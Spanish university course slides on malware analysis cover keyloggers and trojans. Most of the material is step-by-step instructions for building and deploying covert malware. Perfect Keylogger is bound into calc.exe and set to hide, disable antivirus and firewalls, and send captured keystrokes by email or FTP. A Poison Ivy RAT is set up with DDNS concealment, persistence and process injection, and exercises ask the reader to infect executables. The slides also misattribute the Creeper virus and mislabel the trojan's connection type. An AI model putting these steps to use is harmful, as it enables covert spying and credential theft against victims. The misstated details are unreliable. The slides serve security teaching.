

Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)

Analista de Seguridad Informática



Organiza



Enseñanzas Propias



Dpto. Lenguajes y Computación

Julio Gómez López

Capítulo 6. Analista de aplicaciones (y II)

Contenido

- KeyLoggers
- Troyanos
- Virus
- Ocultación
- Solución



Introducción



© Julio Gómez López jgomez@ual.es

www.administraciondesistemasoperativos.com

Universidad de Almería

Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)

Contenido

- KeyLoggers
- Troyanos
- Virus
- Ocultación
- Solución

Capítulo 6. Analista de aplicaciones (y II)

Software malicioso

1º virus

El primer virus que atacó a una máquina **IBM Serie360** (y reconocido como tal), fue llamado Creeper, creado en 1972 por **Robert Thomas Morris**.

"I'm a creeper... catch me if you can!"




LUMINE SAPIENTIA UNIVERSITAS ALMERENSIS

Contenido

- KeyLoggers
- Troyanos
- Virus
- Ocultación
- Solución

Capítulo 6. Analista de aplicaciones (y II)

Software malicioso



Archivo Limpio

Entry Point

Cuerpo Principal del Programa

Archivo Infectado

Entry Point

Cuerpo Principal del Programa



V

Una diferencia fundamental entre el archivo limpio y el infectado es el tamaño

LUMINE SAPIENTIA UNIVERSITAS ALMERENSIS

Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)




Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)

Capítulo 6. Analista de aplicaciones (y II)

Contenido

- KeyLoggers
- Troyanos
- Virus
- Ocultación
- Solución




KeyLoggers

Capítulo 6. Analista de aplicaciones (y II)

Contenido

- KeyLoggers
- Troyanos
- Virus
- Ocultación
- Solución



Los **keylogger** son dispositivos o aplicaciones que registran todas las pulsaciones de teclas para que más tarde el atacante pueda obtener datos confidenciales de la víctima como pueden ser las contraseñas, códigos de acceso a cuentas bancarias, conversaciones personales, etc....

- Los **keylogger hardware** son dispositivos físicos que se conectan entre el teclado y el ordenador del cliente para registrar todas las pulsaciones del teclado.
- Los **keylogger software** permiten más prestaciones que a nivel hardware ya que pueden capturar las pantallas, ver las páginas web del usuario, etc.



Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)

Contenido

- KeyLoggers
- Troyanos
- Virus
- Ocultación
- Solución

Capítulo 6. Analista de aplicaciones (y II)

Keyloggers hardware

2MB ≈ 80€

The diagram shows a cylindrical black hardware keylogger. To its right is a detailed cross-section of its internal components. Labels point to: 'EEPROM memory' (a small chip), 'microprocessor' (a larger chip), 'computer PS/2 connector' (a black connector), 'PS/2 connector' (another black connector), and 'electronic switch' (a component connecting the two connectors). A keyboard is also shown with a PS/2 connector.

A screenshot of a Windows WordPad application window. The text area contains a log of captured keystrokes and commands:

```
????????????????????????????  
1. Download  
2. Delete detailed log  
3. Change password  
?????????????????????????  
7. LayoutN US International  
8. SpeedN normal  
9. Auto log  
0. Erase memory  
?????????????????????????  
e. Disable-Enable recording  
x. Exit  
?????????????????????????  
StatusN ON sector 0=0  
Free memory 2 089 728 bytes  
KeySpyer 1.0
```

Para obtener Ayuda, presione F1.

Contenido

- KeyLoggers
- Troyanos
- Virus
- Ocultación
- Solución

Capítulo 6. Analista de aplicaciones (y II)

Keyloggers Software – Perfect keylogger

A photograph of a software box for 'Perfect Keylogger'. The box is blue with a colorful abstract pattern and features the product name 'Perfect Keylogger' and 'Software para vigilancia' (Software for surveillance).

Existen muchos *keyloggers* software que se diferencian entre sí por sus características. Los más básicos permiten sólamente la captura de las pulsaciones del teclado y los más avanzados registran las páginas web visitadas, realizan capturas de pantalla, etc.


Una vez instalado el *keylogger* en el equipo de la víctima va registrando la información del usuario en un fichero o directorio de registro. Para poder obtener los ficheros de registros podemos copiarlos del ordenador de la víctima o programar el troyano para que nos envíe los registros por email o ftp.



Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)

<p>Contenido</p> <ul style="list-style-type: none">KeyLoggersTroyanosVirusOcultaciónSolución 	<h3>Capítulo 6. Analista de aplicaciones (y II)</h3> <h4>Keyloggers Software – Perfect keylogger</h4> <p>Pasos:</p> <ol style="list-style-type: none">1. Instalación2. Logs3. Configuración4. Infectar un ejecutable5. Comprobación
---	--


<p>Contenido</p> <ul style="list-style-type: none">KeyLoggersTroyanosVirusOcultaciónSolución 	<h3>Capítulo 6. Analista de aplicaciones (y II)</h3> <h4>Keyloggers Software – Perfect keylogger</h4> <h2>Instalación</h2> <p>El proceso de instalación es muy sencillo:</p> <ul style="list-style-type: none">• Descargue <i>Perfect Keylogger</i> de la página web www.blazingtools.com• Inicie en proceso de instalación y aparecerá el asistente que le guiará durante el proceso de instalación. 
--	---



Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)

<p>Contenido</p> <ul style="list-style-type: none">KeyLoggersTroyanosVirusOcultaciónSolución 	<p>Capítulo 6. Analista de aplicaciones (y II)</p> <p>Keyloggers Software – Perfect keylogger</p> <h3>Instalación</h3> <p>•Pulse <i>Siguiente</i>, •aceptamos los términos de la licencia y pulsamos <i>Siguiente</i>. •A continuación el sistema nos solicita el nombre que queramos que tenga el troyano y pulsamos <i>Siguiente</i>. •Especificamos el directorio de instalación y pulsamos <i>Siguiente</i>.</p>
---	--

<p>Contenido</p> <ul style="list-style-type: none">KeyLoggersTroyanosVirusOcultaciónSolución 	<p>Capítulo 6. Analista de aplicaciones (y II)</p> <p>Keyloggers Software – Perfect keylogger</p> <h3>Instalación</h3> <p>Una vez finalizado el proceso de instalación aparece el icono  junto al reloj del sistema. Si pulsa el botón derecho del ratón sobre el icono aparece un menú contextual que permite realizar las siguientes acciones:</p> <ul style="list-style-type: none">•View the log. Permite ver el log del sistema•Enable logging. Permite activar y desactivar el keylogger•Hide program icon. Oculta el icono del programa.•Options. Permite configurar el keylogger•Password. Permite establecer una contraseña para poder acceder al keylogger•Remote installation. Una vez configurado el keylogger puede infectar con él un fichero ejecutable.
--	---



Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)

Contenido

- KeyLoggers
- Troyanos
- Virus
- Ocultación
- Solución

Capítulo 6. Analista de aplicaciones (y II)

Keyloggers Software – Perfect keylogger

Logs



The screenshot shows the 'Perfect Keylogger Log Viewer' window. At the top, there's a calendar for September 2007 with the 21st highlighted. Below it are buttons for 'Open log...', 'Find...', 'Save log as...', 'Delete these records...', 'Close', and 'Show entire log'. A checkbox 'Click here to print the log' is also present. The main area displays a log entry for 'Wordpad.exe, 18:15' on 'Viernes, 21 septiembre'. The log content is 'Nuevo Documento de Wordpad.doc - WordPad' followed by the message 'hola a todo el mundo'.


Contenido

- KeyLoggers
- Troyanos
- Virus
- Ocultación
- Solución

Capítulo 6. Analista de aplicaciones (y II)

Keyloggers Software – Perfect keylogger

Configuración



The screenshot shows the 'BlazingTools Perfect Keylogger: Options' dialog box with the 'General' tab selected. On the left is a tree view with nodes like General, Logging, Screenshots, E-mail, FTP, Alerts, Targets, and Notification. The right pane contains several configuration options:

- System:** Includes checkboxes for 'Run on Windows startup' (checked) and 'Don't show program icon at startup' (checked).
- Hotkeys:** Shows 'Show / hide program icon: CTRL + ALT + L' and an option 'With [key] key' (unchecked).
- Invisibility:** Includes checkboxes for 'Hide the program from Ctrl+Alt+Del' (checked), 'Make the program invisible in the Windows startup list' (unchecked), 'Remove the program from Start Menu and uninstall list' (unchecked), and 'Notify about program updates' (unchecked). A link 'Click here to uninstall keylogger' is also present.


At the bottom are buttons for 'OK', 'Cancel', and 'Help'.



Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)

<p>Contenido</p> <ul style="list-style-type: none">KeyLoggersTroyanosVirusOcultaciónSolución 	<p>Capítulo 6. Analista de aplicaciones (y II)</p> <p>Keyloggers Software – Perfect keylogger</p> <h3>Configuración</h3> <ul style="list-style-type: none">• General. Permite establecer las opciones de inicio e invisibilidad del keylogger en el sistema.• Logging. Permite establecer los elementos que desea registrar. Puede registrar texto, chat, páginas web y capturas de pantalla del escritorio.• Screenshots. Permite establecer el momento en que se van a hacer las capturas de pantallas y su calidad.
--	---

<p>Contenido</p> <ul style="list-style-type: none">KeyLoggersTroyanosVirusOcultaciónSolución 	<p>Capítulo 6. Analista de aplicaciones (y II)</p> <p>Keyloggers Software – Perfect keylogger</p> <h3>Configuración</h3> <ul style="list-style-type: none">• Email y FTP. Permite establecer la cuenta de correo electrónico y ftp donde se enviarán los datos del registro. Además se pueden especificar los tipos de datos que se van a enviar (log de texto, Chat, web y screenshot). También se puede especificar cuándo se envían los datos: por fecha cada cierto tiempo o por cuando el fichero tiene un tamaño determinado.• Alerts. Permite establecer un listado de palabras clave del sistema (p.e. login, ftp). Cuando se detecte una palabra clave de la lista entonces el sistema enviará inmediatamente los datos registrados por email o ftp.• Targets. Permite establecer una lista de programas de los que queremos registrar las pulsaciones de teclado (p.e. Word, Messenger).• Notification. Muestra un banner al iniciar el keylogger
---	--



Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)

Contenido

- KeyLoggers
- Troyanos
- Virus
- Ocultación
- Solución



Capítulo 6. Analista de aplicaciones (y II)

Keyloggers Software – Perfect keylogger

Infectar un ejecutable

Para infectar el ejecutable debe realizar los siguientes pasos:

Specify deployment package options

Specify the program to combine it with the keylogger:
C:\Documents and Settings\usuario\Escritorio\calc.exe

Install to the following folder on the remote computer:
Type folder path here or click "Next" to install to "System" folder

Automatically uninstall remote keylogger after days of use

To continue, click Next

< Atrás Cancelar Ayuda

- Pulse le botón derecho del ratón sobre el icono del keylogger que se encuentra junto la hora y seleccione *Remote Installation*.
- Pulse el botón *Siguiente* y en la pantalla que aparece establezca las opciones que desea realizar: instalar o desinstalar el keylogger; indicar el método de envío de información (por email o por ftp); y también puede indicar que al instalar el keylogger se desabilite los programas antispiware, antivirus y cortafuegos. Pulse *Siguiente*.

Contenido

- KeyLoggers
- Troyanos
- Virus
- Ocultación
- Solución



Capítulo 6. Analista de aplicaciones (y II)

Keyloggers Software – Perfect keylogger

Infectar un ejecutable

Para infectar el ejecutable debe realizar los siguientes pasos:

Specify deployment package options

Specify the program to combine it with the keylogger:
C:\Documents and Settings\usuario\Escritorio\calc.exe

Install to the following folder on the remote computer:
Type folder path here or click "Next" to install to "System" folder

Automatically uninstall remote keylogger after days of use

To continue, click Next

< Atrás Cancelar Ayuda

- En la siguiente pantalla especifique el fichero que desea infectar y si quiere también puede indicar que el keylogger se desinstale automáticamente después de un número de días determinado. Pulse *Siguiente*.
- Por último aparece una ventana que nos indica que el fichero se ha infectado correctamente y pulsamos *Finalizar*.



Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)

Contenido


- KeyLoggers
- Troyanos
- Virus
- Ocultación
- Solución

Capítulo 6. Analista de aplicaciones (y II)

Keyloggers Software – Perfect keylogger

Comprobación

Para comprobar si el fichero ha sido infectado correctamente puede ejecutarlo en un ordenador y verá que la aplicación original aparece correctamente. Pero si pulsa las teclas para ver el keylogger (que por defecto es Ctrl. + Alt + L) podrá ver que el programa funciona correctamente.



Contenido

- KeyLoggers
- Troyanos
- Virus
- Ocultación
- Solución

Capítulo 6. Analista de aplicaciones (y II)

Keyloggers Software – Perfect keylogger

Comprobación

Si pasa el fichero por un antivirus es posible que lo detecte. En la figura 6-17, puede ver como a través de www.virustotal.com se ha analizado el fichero con un total de 32 antivirus y el keylogger ha sido detectado por el 56% de los antivirus



Luego veremos como ocultar mejor el troyano

www.virustotal.com



Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)

Contenido

- KeyLoggers
- Troyanos
- Virus
- Ocultación
- Solución




Capítulo 6. Analista de aplicaciones (y II)

Keyloggers Software – Perfect keylogger

RETO

Configura un keylogger para que envíe los registros via web e infecta un fichero ejecutable. Una vez infectado el fichero ejecútalo en una máquina y comprueba su correcto funcionamiento.



Contenido

- KeyLoggers
- Troyanos
- Virus
- Ocultación
- Solución




Capítulo 6. Analista de aplicaciones (y II)

Keyloggers Software – Perfect keylogger

CONTRAMEDIDAS

Para evitar ser infectado por un troyano debe realizar las siguientes medidas:

- No utilice nunca la cuenta de administrador para trabajar normalmente. Utilice un usuario sin privilegios.
- No ejecute nunca aplicaciones que le envíen por email, Chat o cualquier otro medio.
- Utilice siempre un antivirus y cortafuegos.





Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)

Capítulo 6. Analista de aplicaciones (y II)

Contenido

- KeyLoggers
- Troyanos
- Virus
- Ocultación
- Solución



Troyanos

Capítulo 6. Analista de aplicaciones (y II)

Contenido

- KeyLoggers
- Troyanos
- Virus
- Ocultación
- Solución



Se denomina troyano (o caballo de Troya) a un programa malicioso capaz de alojarse en computadoras y permitir el acceso a usuarios externos, a través de una red local o de Internet, con el fin de recabar información o controlar remotamente a la máquina anfitriona.



Un troyano no es en sí, un virus, aún cuando teóricamente pueda ser distribuido y funcionar como tal. Para que un programa sea un "troyano" solo tiene que acceder y controlar la máquina anfitriona sin ser advertido, normalmente bajo una apariencia inocua. Al contrario que un virus, que es un huésped destructivo, el troyano no necesariamente provoca daños porque no es su objetivo.



Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)

	Capítulo 6. Analista de aplicaciones (y II)
Contenido KeyLoggers Troyanos Virus Ocultación Solución	Habitualmente se utilizan para espiar, usando la técnica para instalar un software de acceso remoto que permite monitorizar lo que el usuario legítimo de la computadora hace (en este caso el troyano es un spyware o programa espía) y, por ejemplo, capturar las pulsaciones del teclado con el fin de obtener contraseñas (cuando un troyano hace esto se le cataloga de keylogger).


	Capítulo 6. Analista de aplicaciones (y II)
Contenido KeyLoggers Troyanos Virus Ocultación Solución	<p>Tipos de troyanos:</p> <ul style="list-style-type: none">Los troyanos de conexión directa son aquellos que hacen que el cliente se conecte al servidor. <p>The diagram illustrates a direct connection between a client and a server. On the left, a character labeled 'Cliente (hacker)' is shown with a computer monitor displaying binary code (01010101010101010101010101010101) and a keyboard. An arrow points from this client to a server on the right, which is labeled 'Servidor (usuario)' and features a user icon. This visualizes how a direct connection is established between the two parties.</p>



Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)

<p>Contenido</p> <ul style="list-style-type: none">KeyLoggersTroyanosVirusOcultaciónSolución 	<h3>Capítulo 6. Analista de aplicaciones (y II)</h3> <p>Tipos de troyanos:</p> <ul style="list-style-type: none">• Los troyanos de conexión inversa son los que hacen que el servidor sea el que se conecte al cliente <div style="text-align: center; margin-top: 10px;"><p>The diagram illustrates a reverse connection trojan. On the left, a computer monitor displays a file named "explorer.exe 80". An arrow points from this file towards a central computer icon representing a "Servidor (hacker)". On the right, another computer icon represents a "Cliente (usuario)". Between the two icons is a small window showing binary code (01001010 01001011 01001010 01001011), representing data being transmitted.</p></div> <p>Traspasan la mayoría de los firewall y pueden ser usados en redes situadas detrás de un router sin problemas.</p> <p>El motivo de por qué éste obtiene esas ventajas es que la mayoría de los firewall no analizan los paquetes que salen de la computadora infectada, pero que sí analizan los que entran.</p>
--	---

<p>Contenido</p> <ul style="list-style-type: none">KeyLoggersTroyanosVirusOcultaciónSolución 	<h3>Capítulo 6. Analista de aplicaciones (y II)</h3> <p>Pasos:</p> <ol style="list-style-type: none">1. Primeros pasos (DDNS)2. Crear el troyano3. Infectar4. Conectarnos a un equipo infectado
---	---



Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)

Contenido

- KeyLoggers
- Troyanos
- Virus
- Ocultación
- Solución

Capítulo 6. Analista de aplicaciones (y II)

Primeros pasos (DDNS)

A continuación se va a realizar un troyano de conexión directa. Es decir, el troyano se conectará a nuestro servidor indicándonos que el equipo se encuentra activo.

Como estos datos son muy peligrosos ponerlos en un troyano ya que alguien nos puede encontrar, vamos a utilizar el servicio www.no-ip.com y así podremos utilizar una dirección IP dinámica.



The screenshot shows the No-IP.com website's login interface. It features a logo, a search bar, and navigation links for 'HOME', 'SERVICES', 'SUPPORT', 'DOWNLOADS', and 'COMPANY'. Below the navigation is a 'WELCOME TO NO-IP.COM' section with text about dynamic DNS and a 'Feature Highlight' for avoiding SPAM and viruses. A 'PRIVATE REGISTRATION' offer is displayed at \$9.95 per year. On the right, there are sections for 'No-IP Plus', 'No-IP Mail', 'No-IP Domains', and 'Additional Services'. The URL 'www.no-ip.org' is visible in the bottom right corner.

Contenido

- KeyLoggers
- Troyanos
- Virus
- Ocultación
- Solución

Capítulo 6. Analista de aplicaciones (y II)

Crear el troyano

Para realizar el troyano debe realizar los siguientes pasos:

- Descargue *Poison Ivy* de la página www.poisonivy-rat.com.
- Descomprima el fichero en una carpeta vacía. Para poder trabajar con *Poison* debes desactivar el antivirus porque sino lo detecta como software malicioso y lo elimina automáticamente.
- Ejecuta *Poison*, acepta los términos de la licencia y aparece la pantalla principal.



The screenshot shows the main interface of the Poison Ivy application. It has a menu bar with 'File', 'Preferences', 'Window', and 'Help'. The central area is a large gray window. At the bottom, there is a status bar displaying 'Version 2.3.0 N.º of Ports: 0 N.º of Plugins: 1 N.º of Connections: 0'.



Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)

Contenido

- KeyLoggers
- Troyanos
- Virus
- Ocultación
- Solución

Capítulo 6. Analista de aplicaciones (y II)

Crear el troyano

Ahora para generar el servidor que utilizará para infectar un equipo debe realizar los siguientes pasos:

- Abra el menú *File* y seleccione la opción *New Server*.
- Pulse el botón *Create Profile*.



Contenido



- KeyLoggers
- Troyanos
- Virus
- Ocultación
- Solución

Capítulo 6. Analista de aplicaciones (y II)

Crear el troyano


•Esciba en la casilla *DNS/port* la dirección IP o el nombre DNS (preferiblemente a través de www.no-ip.org) junto al puerto que utilizará el troyano. Para el puerto que utiliza el troyano puede indicar un puerto alto superior al 1024 o utilizar un puerto de tráfico válido (p.e. 80).



•Escriba el *ID* que es el nombre predeterminado que tendrá la víctima al conectarse. Escriba el *Password* y pulse *Next*.



Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)

<p>Contenido</p> <ul style="list-style-type: none">KeyLoggersTroyanosVirusOcultaciónSolución 	<h3>Capítulo 6. Analista de aplicaciones (y II)</h3> <h4>Crear el troyano</h4> <p>En la siguiente pantalla realice las siguientes operaciones:</p> <ul style="list-style-type: none">•Active la casilla ActiveX Startup y pulse el botón Random para que el troyano se guarde en el registro de forma oculta.•Seleccione la casilla Copy File y Windows Folder para que el troyano se copie automáticamente en el directorio de Windows. Escriba en filename el nombre con el que se copiará el troyano en el sistema.•Active la casilla Key logger (registrador de teclado) y Persistence.•Pulse Next. 
---	--

<p>Contenido</p> <ul style="list-style-type: none">KeyLoggersTroyanosVirusOcultaciónSolución 	<h3>Capítulo 6. Analista de aplicaciones (y II)</h3> <h4>Crear el troyano</h4> <p>A continuación active la casilla Inject into a custom process y escriba el nombre del proceso a infectar iexplorer.exe para que el tráfico del troyano salga por Internet Explorer y de ésta forma se camuflé con el tráfico web válido. Pulse Next.</p> 
--	---



Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)

Contenido KeyLoggers Troyanos Virus Ocultación Solución	<h3>Capítulo 6. Analista de aplicaciones (y II)</h3> <h4><u>Crear el troyano</u></h4> <p>Y finalmente en la pestaña Build pulse el botón Generate y escriba el nombre del fichero ejecutable donde se guardará el troyano.</p> <p><i>NOTA: Ahora mismo el troyano que se ha generado ocupa tan sólo 9KB pero es detectable por casi todos los antivirus.</i></p>
---	--


Contenido KeyLoggers Troyanos Virus Ocultación Solución	<h3>Capítulo 6. Analista de aplicaciones (y II)</h3> <h4><u>Infectar</u></h4> <p>Para infectar un equipo tan sólo debe enviarle directamente el troyano o camuflarlo en un ejecutable.</p>
---	--



Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)

<p>Contenido</p> <ul style="list-style-type: none">KeyLoggersTroyanosVirusOcultaciónSolución 	<h3>Capítulo 6. Analista de aplicaciones (y II)</h3> <h2><u>Conectarnos a un equipo infectado</u></h2> <p>Como es un troyano de conexión inversa, para conectarnos al equipo infectado tenemos que ejecutar el cliente en el equipo donde hemos indicado que van las peticiones del troyano y esperar a que los equipos infectados se conecten a nosotros.</p>
--	---

<p>Contenido</p> <ul style="list-style-type: none">KeyLoggersTroyanosVirusOcultaciónSolución 	<h3>Capítulo 6. Analista de aplicaciones (y II)</h3> <h2><u>Conectarnos a un equipo infectado</u></h2> <p>Para iniciar el cliente debe ejecutar Poison Ivy y realizar los siguientes pasos:</p> <ul style="list-style-type: none">• En el menú File seleccione la opción New Client• En la pantalla que aparece introduzca el puerto de escucha y la contraseña que utiliza el troyano. Pulse Start. 
---	--




Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)

Capítulo 6. Analista de aplicaciones (y II)

Conectarnos a un equipo infectado

Ahora tan sólo falta esperar y verá que al cabo de unos instantes los equipos infectados se van conectando automáticamente en nuestro cliente



Capítulo 6. Analista de aplicaciones (y II)

RETO



